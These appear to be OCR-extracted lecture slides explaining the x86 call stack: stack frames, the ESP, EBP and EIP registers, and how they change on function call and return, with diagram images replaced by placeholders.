
- When calling a function, the **ESP** and **EBP** need to shift to create a new stack frame, and the **EIP** must move to the callee's code
- When returning from a function, the **ESP**, **EBP**, and **EIP** must return to their old values



Before function call




During function call



After function call


Stack, registers

- Any time your code calls a function, space is made on the stack for local variables. The space goes away once the function returns.
- The stack starts at higher addresses and grows down.
- Registers store 32-bit




Words, code section

- The code section contains raw bytes that represent assembly instructions.
- We omit the static and heap sections to save space.
- Each row of the diagram is 1 word = 4 bytes = 32 bits.
- Addresses increase as you move up the diagram.




Stack frames

- We'll use two pointers to tell us which part of the stack is being used by the current function.
- On the stack, this is called a **stack frame**. One stack frame corresponds to one function being called.




ebp and esp

- We store two pointers to remind us the extent of the current stack frame.
- ebp is used for the top of the stack frame, and esp is used for the bottom of the stack frame.




esp

- esp also denotes the current lowest value on the stack.
- Everything below esp is undefined
